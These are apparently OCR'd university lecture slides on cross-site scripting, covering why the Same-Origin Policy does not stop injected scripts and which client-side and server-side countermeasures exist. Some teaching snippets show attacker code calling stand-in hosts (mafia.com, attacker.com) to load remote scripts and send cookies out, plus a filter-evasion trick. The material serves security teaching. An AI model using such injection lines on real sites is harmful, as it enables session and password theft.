
Suppose attacker injects cookie stealing script in **`blackboard.ru.nl`**

Will the SOP prevent this script from accessing cookie? *No!*

Scripts include in **`blackboard.ru.nl`** will have access to the cookie of that domain.
Even if the scipt is included via a link, such as

```
<script src="http://mafia.com/steal_cookie.js">
```

Circumventing the Same-Origin-Policy



Countermeasures against XSS

Recap

- XSS involves attacker getting malicious (java)scripts in victim's browser, so that they are executed
  - in the victim's browser
  - with the victim's rights
  - in the context of a web page from the attacked site
- typical example: trying to steal cookies
- XSS is a special form of HTML injection
  - the attacker injects HTML that happens to include scripts
- reflected or stored attack, or injected via DOM
- Same-Origin-Policy does *not* prevent this

HTML injection vs SQL injection

Common theme: attacker injects malicious data with special meaning, using special characters or words

- using `'` `;` .... in SQL
- using `<img>` `<script>` `...` in HTML

which gets interpreted to have harmful consequence

Difference:

- SQL injection is a server-side problem only

- HTML injection or XSS is client-side problem, but also a server-side problem, esp. in the case of stored/persistent XSS
  - hence: not so clear who should or could solve the problem: the browser or the server?

Input vs output problems?

- Is XSS due to lack of *input* validation or a lack of *output* validation
  1. for reflected XSS attack?
  2. for stored XSS attack?

- *Should we do input validation or output validation to prevent XSS?*
- *Should the web browser or the server do this?*

- *Why not both?*

Client-side countermeasures

- Most browsers can block pop-up windows & multiple alerts

- Browser can disable scripts on a per-domain basis
  - disallowing all script except those permitted by user
  - disallowing all scripts on a public blacklist

  For example, NoScript  extension of Firefox

  NotScripts and ScriptSafe extension of Chrome

- Browser can sanitize *outgoing* content in HTTP requests
  - of GET/POST parameters, URL, referred header, ..

  Does not help with stored XSS. *Why?*

Ad-blocker plugins can also reduce the risk of XSS

Server-side countermeasures

Server should validate (escape) HTML tags in content

- This could be done for inputs *entering* the web application,
  - eg using a web application firewall could be used

  or when data *exiting* the web application to be stored in database

- This could also be done when data *enters* the web application from the database

- Prevent cookie stealing by using tagged cookies
  - include IP address in cookie
  - only allow access to original IP address that cookie was created for

XSS attacker tricks

- *How does attacker "send" information to herself?*
  E.g. by changing the source of an image

```
document.images[0].src="www.attacker.com/"+
                                    document.cookie;
```

- *How much code can attacker inject?*
  We're on the web! Attacker can use a URLs to download scripts

```
document.scripts(0).src
      ="http://mafia.com/evilscript.js"
```

- *Form redirecting*: an XSS script can redirect the target of a form to steal the form values (e.g., passwords)

- *What if a web application does not allow use of / ?*

```
var n = new RegExp("http:  myserver evilscr.js");
forslash = location.href.charAt(6);
...
```